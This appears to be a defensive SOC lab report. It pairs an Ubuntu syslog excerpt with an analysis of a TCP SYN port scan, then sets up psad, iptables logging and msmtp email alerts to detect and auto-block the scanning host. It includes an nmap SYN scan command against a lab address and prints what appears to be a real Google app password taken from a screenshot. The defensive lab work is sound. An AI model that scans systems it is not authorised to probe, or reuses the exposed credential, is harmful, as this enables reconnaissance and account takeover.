2025-06-30T09:28:48.367785+00:00 chrysostome kernel: e1000 0000:02:02.0 ens34: entered promiscuous mode
2025-06-30T09:29:08.705898+00:00 chrysostome systemd-resolved[677]: Using degraded feature set UDP instead of UDP+EDNS0 for DNS server 192.168.81.1.
2025-06-30T09:29:18.724609+00:00 chrysostome systemd-resolved[677]: Using degraded feature set TCP instead of UDP for DNS server 192.168.81.1.
2025-06-30T09:29:24.059840+00:00 chrysostome systemd[1]: fwupd.service: Deactivated successfully.
2025-06-30T09:29:24.059928+00:00 chrysostome systemd[1]: fwupd.service: Consumed 1.316s CPU time.
2025-06-30T09:29:39.185670+00:00 chrysostome systemd-resolved[677]: Using degraded feature set UDP instead of TCP for DNS server 192.168.81.1.
2025-06-30T09:29:44.437226+00:00 chrysostome systemd-resolved[677]: Using degraded feature set TCP instead of UDP for DNS server 192.168.81.1.
2025-06-30T09:30:04.936484+00:00 chrysostome systemd-resolved[677]: Using degraded feature set UDP instead of TCP for DNS server 192.168.81.1.
2025-06-30T09:30:04.947393+00:00 chrysostome systemd[1]: Starting sysstat-collect.service - system activity accounting tool...
2025-06-30T09:30:04.952227+00:00 chrysostome systemd[1]: sysstat-collect.service: Deactivated successfully.
2025-06-30T09:30:04.952421+00:00 chrysostome systemd[1]: Finished sysstat-collect.service - system activity accounting tool.
2025-06-30T09:30:10.186079+00:00 chrysostome systemd-resolved[677]: Using degraded feature set TCP instead of UDP for DNS server 192.168.81.1.
2025-06-30T09:30:40.935866+00:00 chrysostome systemd-resolved[677]: Using degraded feature set UDP instead of TCP for DNS server 192.168.81.1.
2025-06-30T09:30:46.185777+00:00 chrysostome systemd-resolved[677]: Using degraded feature set TCP instead of UDP for DNS server 192.168.81.1.
2025-06-30T09:31:06.686641+00:00 chrysostome systemd-resolved[677]: Using degraded feature set UDP instead of TCP for DNS server 192.168.81.1.
2025-06-30T09:31:17.188955+00:00 chrysostome systemd-resolved[677]: Using degraded feature set TCP instead of UDP for DNS server 192.168.81.1.
2025-06-30T09:32:53.266595+00:00 chrysostome kernel: e1000 0000:02:02.0 ens34: left promiscuous mode
2025-06-30T09:33:29.529656+00:00 chrysostome kernel: e1000 0000:02:02.0 ens34: entered promiscuous mode
2025-06-30T09:34:10.539153+00:00 chrysostome systemd-resolved[677]: Using degraded feature set UDP instead of TCP for DNS server 192.168.81.1.
2025-06-30T09:34:20.554553+00:00 chrysostome systemd-resolved[677]: Using degraded feature set TCP instead of UDP for DNS server 192.168.81.1.
2025-06-30T09:34:30.687188+00:00 chrysostome systemd-resolved[677]: Using degraded feature set UDP instead of TCP for DNS server 192.168.81.1.
2025-06-30T09:34:31.123919+00:00 chrysostome kernel: e1000 0000:02:02.0 ens34: left promiscuous mode
2025-06-30T09:34:35.936010+00:00 chrysostome systemd-resolved[677]: Using degraded feature set TCP instead of UDP for DNS server 192.168.81.1.
2025-06-30T09:35:01.314782+00:00 chrysostome CRON[1982]: (root) CMD (command -v debian-sa1 > /dev/null && debian-sa1 1 1)
2025-06-30T09:35:06.685950+00:00 chrysostome systemd-resolved[677]: Using degraded feature set UDP instead of TCP for DNS server 192.168.81.1.
2025-06-30T09:35:11.936315+00:00 chrysostome systemd-resolved[677]: Using degraded feature set TCP instead of UDP for DNS server 192.168.81.1.
2025-06-30T09:35:42.684960+00:00 chrysostome systemd-resolved[677]: Using degraded feature set UDP instead of TCP for DNS server 192.168.81.1.
2025-06-30T09:35:47.940575+00:00 chrysostome systemd-resolved[677]: Using degraded feature set TCP instead of UDP for DNS server 192.168.81.1.
2025-06-30T09:36:18.685131+00:00 chrysostome systemd-resolved[677]: Using degraded feature set UDP instead of TCP for DNS server 192.168.81.1.
2025-06-30T09:39:10.197982+00:00 chrysostome systemd[1]: Starting update-notifier-motd.service - Check to see whether there is a new version of Ubuntu available
...
2025-06-30T09:39:10.215441+00:00 chrysostome systemd[1]: update-notifier-motd.service: Deactivated successfully.
2025-06-30T09:39:10.215598+00:00 chrysostome systemd[1]: Finished update-notifier-motd.service - Check to see whether there is a new version of Ubuntu available
.
2025-06-30T09:40:20.194489+00:00 chrysostome systemd[1]: Starting sysstat-collect.service - system activity accounting tool...
2025-06-30T09:40:20.205351+00:00 chrysostome systemd[1]: sysstat-collect.service: Deactivated successfully.
2025-06-30T09:40:20.205440+00:00 chrysostome systemd[1]: Finished sysstat-collect.service - system activity accounting tool.
teamshadowops@chrysostome:/var/log$
```

3.3 Network Reconnaissance Attack Signature Analysis Report

Attack Type: TCP SYN Port Scan
MITRE ATT&CK ID: T1046 (Network Service Scanning)
Severity: Medium
Detection Confidence: High

3.3.1 Attack Overview

A network reconnaissance attack was detected targeting Ubuntu server infrastructure (192.168.81.161). The attacker (kali (192.168.81.133)) performed a systematic **TCP SYN scan** to identify open ports and running services, which is typically the first phase of a targeted attack campaign.

Primary Indicators

Traffic Pattern Analysis:

- **Source Behavior**: Single IP address generating high-volume connection attempts
- **Port Targeting**: Sequential scanning of ports 1-1000 in numerical order
- **Protocol**: TCP with SYN flag set, no completion of three-way handshake
- **Timing**: Aggressive scan rate (T4 timing) - approximately 1000+ packets/second
- **Response Pattern**: Immediate RST packets for closed ports, no ACK responses from scanner

Behavioral Characteristics

1. **Volume Anomaly**: Sudden spike in connection attempts from single source
2. **Sequential Pattern**: Ports scanned in perfect numerical sequence
3. **Incomplete Handshakes**: No established connections despite SYN packets
4. **Service Probing**: Focused on common service ports (22, 80, 443, 3389)
5. **Timing Signature**: Rapid-fire scanning with minimal delays

3.4 Detection Improvement

3.4.1 Detecting and Blocking (IP) SYN Scan using PSAD (PORT SCAN ATTACK DETECTOR)

Network Reconnaissance Detection and Auto-Blocking via PSAD
Lab Environment:

- Attacker: Kali Linux (192.168.81.133)
- SOC Defender: Ubuntu Server (192.168.81.161)

Objectives

- To Simulate a SYN scan from an attacker.
- To detect the scan using PSAD (Port Scan Attack Detector).
- To send email alerts upon detection.
- Automatically block the attacker IP using iptables.

Tools Used


- **nmap** (Kali): To generate SYN scan
- **psad** (Ubuntu): To detect and block the scan
- **iptables**: To log packets and allow psad to take action
- **msmtp** + Gmail: To send email alerts

Step-by-Step Configuration

Step 1: Install Required Tools on Ubuntu

sudo apt update

sudo apt install psad iptables msmtp mailutils –y



Step 2: Configure Gmail SMTP with msmtp:

Edit: Sudo nano /etc/msmtprc

```
defaults
auth           on
tls            on
tls_trust_file /etc/ssl/certs/ca-certificates.crt
account     gmail
```

host smtp.gmail.com


port 587


from <your email>

user <your email>

password <your-app-password>(not gmail password we use to login but it is generated 16 digits app-password)

account default : gmail




Generated app password
Your app password for your device
empe cwhj expu qzpi
How to use it
Go to the settings for your Google Account in the application or device you are trying to set up. Replace your password with the 16-character password shown above.
Just like your normal password, this app password grants complete access to your Google Account. You won't need to remember it, so don't write it down or share it with anyone.
Done

Then:

sudo chmod 600 /etc/msmtprc


Test it:

```
echo -e "Subject: Test\n\nTest email from PSAD" | msmtp <your email>
```

Step 3: Configure psad

Edit /etc/psad/psad.conf and update:

```
EMAIL_ADDRESSES         <your email>;
HOSTNAME                chrysostome;
ENABLE_AUTO_IDS                 Y;
AUTO_IDS_DANGER_LEVEL   3;
IPT_AUTO_CHAIN                  Y;
```


GNU nano 7.2 /etc/psad/psad.conf *
List of servers. Fwsnort supports the same variable resolution as
Snort.
HTTP_SERVERS $HOME_NET;
SMTP_SERVERS $HOME_NET;
DNS_SERVERS $HOME_NET;
SQL_SERVERS $HOME_NET;
TELNET_SERVERS $HOME_NET;
AOL AIM server nets
AIM_SERVERS [64.12.24.0/24, 64.12.25.0/24, 64.12.26.14/24, 64.12.28.0/24, 64.12.29.0/24, 64.12.161.0/24
Configurable port numbers
HTTP_PORTS 80;
SHELLCODE_PORTS !80;
ORACLE_PORTS 1521;
If this is enabled, then psad will die if a rule in the
/etc/psad/signatures file contains an unsupported option (otherwise
a syslog warning will be generated).
ENABLE_SNORT_SIG_STRICT Y;
If "Y", enable automated IDS response (auto manages
firewall rulesets).
ENABLE_AUTO_IDS Y;
Block all traffic from offending IP if danger
level >= to this value
AUTO_IDS_DANGER_LEVEL 3;

Reload psad: **sudo psad -R**

```
chrysostome@chrysostome:/$ sudo psad -R
[+] Stopping psad, pid: 27286
[+] Stopping psad_fw_read, pid: 27295
[+] Restarting psad daemons on chrysostome
chrysostome@chrysostome:/$ _
```

Step 4: Set iptables Logging


Add a rate-limited logging rule:

sudo iptables -A INPUT -m limit --limit 5/s --limit-burst 10 \ -j LOG --log-prefix "psad: " --log-level 4

```
chrysostome@chrysostome:/var/log/psad$ sudo iptables -L INPUT --line-numbers
Chain INPUT (policy ACCEPT)
num  target     prot opt source               destination
1    LOG        all  --  anywhere             anywhere             limit: avg 5/sec burst 10 LOG level warn prefix "psad: "
chrysostome@chrysostome:/var/log/psad$ _
```

Step 5: Simulate Attack from Kali

nmap -sS -T4 -p 1-1000 192.168.81.161



Explanation of Configuration

- **ENABLE_AUTO_IDS Y:** Turns on intrusion detection for psad.
- **AUTO_IDS_DANGER_LEVEL 3:** Blocks attackers whose activity reaches danger level 3 or higher.
- **IPT_AUTO_CHAIN Y**: Allows psad to create its own iptables chain and insert DROP rules.
- **iptables LOG rule:** Sends suspicious packet logs to syslog so psad can analyze them.
- **msmtp:** Sends real-time alerts to Gmail.

Results

- ✓ SYN scan was detected.
- ✓ psad increased danger level to 3.
- ✓ Email alert received with full scan details:
  - ➢ Source IP: 192.168.81.133
  - ➢ Ports Scanned: 1-1000
  - ➢ Protocol: TCP (SYN)
- ✓ psad automatically inserted a DROP rule in iptables for the attacker's IP.

